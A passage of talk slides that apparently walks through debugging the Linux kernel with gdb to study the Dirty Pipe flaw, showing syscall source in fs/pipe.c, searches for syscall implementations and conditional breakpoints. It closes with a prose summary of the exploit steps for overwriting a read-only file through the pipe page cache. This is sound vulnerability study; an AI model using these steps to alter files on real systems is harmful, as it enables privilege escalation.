#define SYSCALL_DEFINE3(name, ...) SYSCALL_DEFINEx(3, _##name, __VA_ARGS__)
#define SYSCALL_DEFINE4(name, ...) SYSCALL_DEFINEx(4, _##name, __VA_ARGS__)
#define SYSCALL_DEFINE5(name, ...) SYSCALL_DEFINEx(5, _##name, __VA_ARGS__)
#define SYSCALL_DEFINE6(name, ...) SYSCALL_DEFINEx(6, _##name, __VA_ARGS__)

#define SYSCALL_DEFINE_MAXARGS  6

#define SYSCALL_DEFINEx(x, sname, ...)                          \
        SYSCALL_METADATA(sname, x, __VA_ARGS__)                 \
        __SYSCALL_DEFINEx(x, sname, __VA_ARGS__)
```

syscall implementations: example pipe `fs/pipe.c`

For example: search for implementation of syscall `pipe`:

```
$ rg '\bSYSCALL_DEFINE.*\bpipe\b'
fs/pipe.c
1027:SYSCALL_DEFINE1(pipe, int __user *, fildes)
```

=> Is indeed implemented in `fs/pipe.c`

```
1022 SYSCALL_DEFINE2(pipe2, int __user *, fildes, int, flags)
1023 {
1024         return do_pipe2(fildes, flags);
1025 }
1026
1027 SYSCALL_DEFINE1(pipe, int __user *, fildes)
1028 {
1029         return do_pipe2(fildes, 0);
1030 }
```

syscall implementations: example pipe `fs/pipe.c`

```c
/*
 * sys_pipe() is the normal C calling standard for creating
 * a pipe. It's not the way Unix traditionally does this, though.
 */
static int do_pipe2(int __user *fildes, int flags)
{
        struct file *files[2];
        int fd[2];
        int error;

        error = __do_pipe_flags(fd, files, flags);
        if (!error) {
                if (unlikely(copy_to_user(fildes, fd, sizeof(fd)))) {
                        fput(files[0]);
                        fput(files[1]);
                        put_unused_fd(fd[0]);
                        put_unused_fd(fd[1]);
                        error = -EFAULT;
                } else {
                        fd_install(fd[0], files[0]);
                        fd_install(fd[1], files[1]);
                }
        }
        return error;
}
```

Command overview

Following slides show outline of commands during interactive debugging.
(Mostly intended as speaker notes)

For better context / output see `recordings/` folder in the git repo.

Debug transition userspace / kernelspace

Goal: better handling of switches between userspace kernelspace

List of relevant syscalls from previous analysis with strace:

- openat
- fstat
- **pipe**
- write
- read
- **splice**

Debug transition userspace / kernelspace: In VM

```
break main

run

# break on every switch from userspace to kernel
help catch
help catch syscall
catch syscall

info breakpoints
continue
```

Debug transition userspace / kernelspace: On host

Identify syscall implementations in kernel

```
$ rg '\bSYSCALL_DEFINE.*\bopenat\b'
fs/open.c
1207:SYSCALL_DEFINE4(openat, int, dfd, const char __user *, filename, int, flags,

$ rg '\bSYSCALL_DEFINE.*\bfstat\b'
fs/stat.c
288:SYSCALL_DEFINE2(fstat, unsigned int, fd, struct __old_kernel_stat __user *, statbuf)

$ rg '\bSYSCALL_DEFINE.*\bpipe\b'
fs/pipe.c
1027:SYSCALL_DEFINE1(pipe, int __user *, fildes)

$ rg '\bSYSCALL_DEFINE.*\bwrite\b'
fs/read_write.c
667:SYSCALL_DEFINE3(write, unsigned int, fd, const char __user *, buf,

$ rg '\bSYSCALL_DEFINE.*\bread\b'
fs/read_write.c
642:SYSCALL_DEFINE3(read, unsigned int, fd, char __user *, buf, size_t, count)

$ rg '\bSYSCALL_DEFINE.*\bsplice\b'
fs/splice.c
1325:SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
```

Debug transition userspace / kernelspace: On host

- break on every relevant syscall
- but: break only when we are in correct program

GDB allows breakpoint conditions:

```
(gdb) help break
```

Debug transition userspace / kernelspace: On host

Approach 1: Compare string binary name (naive)

```
(gdb) p strstr($lx_current().comm, "write_anything")
evaluation of this expression requires the program to have a function "malloc".

(gdb) p memcmp($lx_current().comm, "write_anything", 14)
evaluation of this expression requires the program to have a function "malloc".

(gdb) p $lx_current().comm == "write_anything"
evaluation of this expression requires the program to have a function "malloc".

(gdb) p $_memeq("123","123",3)
Python Exception <class 'gdb.error'>: evaluation of this expression requires the program to have a function "malloc".
Error occurred in Python: evaluation of this expression requires the program to have a function "malloc".
```

=> doesn't work (string literal constant requires malloc)

Debug transition userspace / kernelspace: On host

Approach 2: Compare PID

```
(gdb) p $lx_current().pid == ...
```

=> Works, but: requires reading out dynamic PID from userspace gdb each time

=> Cumbersome

Debug transition userspace / kernelspace: On host

Approach 3: Compare string binary name char-by-char or with integer constant

```
(gdb) p $lx_current().comm[0] == 'w' && ...
(gdb) p *((u32 *) $lx_current().comm) == 0x... && ...
(gdb) p *((u64 *) $lx_current().comm) == 0x... && ...
```

```
>>> struct.unpack('@Q',b'write_an')
(7953743306262409847,)

(gdb) p *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak copy_page_to_iter if *((u64 *) $lx_current().comm) == 7953743306262409847
```

=> that works well enough

Debug transition userspace / kernelspace: On host

Set breakpoints on relevant syscall implementations

```
(gdb) hbreak do_sys_open if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak vfs_fstat   if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak do_pipe2    if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak ksys_write  if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak ksys_read   if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak __do_splice if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) info breakpoints
```

Summary of exploit steps

- create anonymous pipe in memory
- fill (write) and drain (read) pipe
  => `PIPE_BUF_FLAG_CAN_MERGE` *is set on all pages / all pages are appendable*
- open file read-only; splice from file to pipe
  => *page pointer of pipe points to page cache (backed by file)*
  => `PIPE_BUF_FLAG_CAN_MERGE` *is not reset; page stays appendable*
- write to pipe; data is appended to page in page cache
- kernel writes page cache back to disk

That's it

Any questions?

Appendix

Example output

For completeness sake and also as a reference, the git repository also contains some example terminal recordings. These can be replayed as follows:

```
BASE=recordings/2_debugging
scriptreplay --timing="$BASE.timing" "$BASE.script" --maxdelay 1 --divisor 2
```